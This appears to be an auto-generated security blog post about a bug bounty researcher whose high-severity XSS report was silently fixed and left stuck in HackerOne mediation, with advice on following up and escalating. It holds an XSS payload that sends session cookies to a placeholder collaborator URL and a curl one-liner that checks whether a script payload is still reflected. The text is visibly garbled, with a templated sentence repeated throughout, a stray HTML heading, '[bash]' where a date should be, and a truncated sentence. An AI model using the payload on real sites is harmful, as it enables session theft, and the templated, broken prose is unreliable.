
Listen to this Post
Introduction:

The bug bounty ecosystem is built on a fragile trust between security researchers and organizations. A recent public disclosure by a top-ranked bug hunter reveals a critical breakdown in this process, where a high-severity vulnerability was silently fixed after acknowledgment, leaving the researcher in mediation limbo. This incident underscores systemic risks in coordinated disclosure that can demotivate the white-hat community and leave hidden vulnerabilities unreported.
Learning Objectives:
- Understand the ethical and procedural obligations of both researchers and program owners in coordinated disclosure.
- Learn the formal escalation paths within platforms like HackerOne and when to invoke them.
- Recognize how poor program management can indirectly signal security risks to attackers.
You Should Know:
1. The Anatomy of a High-Severity XSS Report
The reported vulnerability was a Cross-Site Scripting (XSS) flaw with potential exposure of confidential PII. Such flaws are not merely about alert pop-ups; they are gateways to session hijacking, credential theft, and data exfiltration.
Step‑by‑step guide explaining what this does and how to use it.
A typical proof-of-concept for a stored XSS might involve injecting a script that exfiltrates user session cookies. Here’s a basic example and how to test it ethically in a controlled environment:
// Basic PoC to demonstrate cookie capture (for authorized testing only)
<img src=x onerror="fetch('https://your-collaborator-url/?c='+document.cookie)">
1. Discovery: Use automated scanners (e.g., Burp Suite Active Scan, Nuclei templates) paired with manual fuzzing using lists of common XSS payloads.
2. Verification: Confirm the payload executes in the context of other users’ sessions. Tools like Burp Collaborator or Interact.sh can help detect blind XSS.
3. Documentation: Capture the full HTTP request/response cycle, browser version, and exact location of the injection point. Clearly articulate the impact: “This stored XSS in the user profile page allows an attacker to steal any authenticated user’s session cookie.”
4. Reporting: Submit via the platform’s portal with a clear title, severity assessment (using CVSS), step-by-step reproduction, and a responsible disclosure deadline.
- The Triage Black Hole: From “High Severity” to Silence
The report was initially triaged as High—confirming its validity—but then entered a state of operational neglect. This “black hole” is where programs acknowledge a bug but provide no timeline or communication.
Step‑by‑step guide explaining what this does and how to use it.
Researchers must have a strategy to avoid or address this stagnation.
1. Initial Follow-up: After 10 business days without status update, post a polite public comment on the report asking for an expected timeline.
2. Set Formal Expectations: Cite the platform’s own disclosure policies. On HackerOne, refer to their Standard Disclosure Guidelines.
3. Document Everything: Keep a log of all communications. This is crucial for mediation. Use screenshots and direct quotes.
4. Internal Escalation: Politely ask for the report to be escalated to a program manager or security lead within the organization. A simple query: “Could this please be escalated to a technical manager for priority review?”
3. Invoking Mediation: A Step-by-Step Breakdown
Mediation is a formal process offered by platforms to resolve disputes, but as seen, it can also stall.
Step‑by‑step guide explaining what this does and how to use it.
1. Prerequisites: Ensure you have exhausted reasonable follow-ups (usually 2-3 over 30 days) and the program is clearly unresponsive despite a triaged vulnerability.
2. Initiation: On HackerOne, use the “Request Mediation” button on the report page. Write a concise summary: “Report triaged as High on
. No substantive response or fix communicated in over 90 days despite X follow-ups. Seeking platform assistance to resolve."
3. Post-Submission: The platform has a SLA to respond. If they don't, escalate on Twitter/X or LinkedIn tagging the platform's trust and safety leads (as the researcher did).
4. Prepare for Outcome: Mediation can result in the report being closed, awarded, or further escalated. Have all your evidence organized.

<h2 style="color: yellow;">4. The "Silent Fix" and Its Ethical Implications</h2>

The most critical failure occurred when the program fixed the vulnerability internally without informing the researcher. This violates the core principle of coordinated disclosure and deprives the researcher of credit.

Step‑by‑step guide explaining what this does and how to use it.
How can a researcher detect a potential silent fix?
1. Regular PoC Re-testing: Schedule weekly re-tests of your payload. Automate this with `curl` or a simple Bash script.
[bash]
 Example script to check if a payload is still reflected
curl -s "https://target.com/page?param=<script>alert(1)</script>" | grep -q "<script>alert(1)</script>" && echo "VULNERABLE" || echo "POSSIBLY FIXED"
2. Monitor Application Changes: Use tools like `waybackurls` (from Wayback Machine) or `gau` to track changes in parameters or endpoints.
3. Confront (Professionally): If you confirm a fix, present this evidence in the report: “As of [bash], my PoC no longer executes. Can you confirm the vulnerability was remediated and provide a timeline for resolution and award?”
4. Platform Policy Review: Understand the platform’s policy on silent fixes. HackerOne’s policy requires programs to communicate fixes.
5. Platform Escalation Beyond Mediation
When mediation stalls, external escalation is necessary to protect the ecosystem’s integrity.
Step‑by‑step guide explaining what this does and how to use it.
1. Gather Full Dossier: Compile the report timeline, all communication, mediation request, and proof of silent fix.
2. Executive Contact: Identify the platform’s Head of Trust & Safety, VP of Product, or CTO via LinkedIn. Send a concise, factual email with the dossier.
3. Controlled Public Disclosure: As a last resort, after 120+ days and no good-faith engagement, consider a detailed, anonymized public write-up. Do not disclose the vulnerable code or PII. Focus on the process failure.
4. Community Support: Share the experience (as seen here) on professional networks. Collective attention often drives resolution.
What Undercode Say:
- Trust is the Primary Currency: This incident demonstrates that a program’s poor communication is a meta-vulnerability, eroding trust and potentially driving researchers away, leaving other bugs unfound.
- Platforms Must Enforce Accountability: Mediation cannot be an endless waiting room. Platforms need strict SLAs and penalties for programs that ghost researchers after triage, including potential suspension.
The researcher’s experience is a canonical case study in disclosure dysfunction. The program’s actions—initial triage, followed by silence, an internal fix, and mediation avoidance—create a perverse incentive. Researchers may opt for full disclosure, or worse, actors may exploit the known, fixed-but-uncredited flaw in other assets. Platforms risk becoming enablers of bad faith if they cannot arbitrate decisively. This degrades the entire crowdsourced security model.
Prediction:
This public call-out will intensify scrutiny on platform mediation efficacy. We predict a shift towards more transparent program performance metrics (e.g., average response time, mediation stats) being publicly available on bounty platforms. Programs with poor ratings may see reduced researcher engagement. Furthermore, we may see the rise of independent, researcher-advocate Ombudsman services or collective actions, forcing platforms to adopt more rigorous enforcement of their own policies to maintain legitimacy. The “silent fix” will become a major red flag in community-led program vetting.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: F4t7 Ive – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


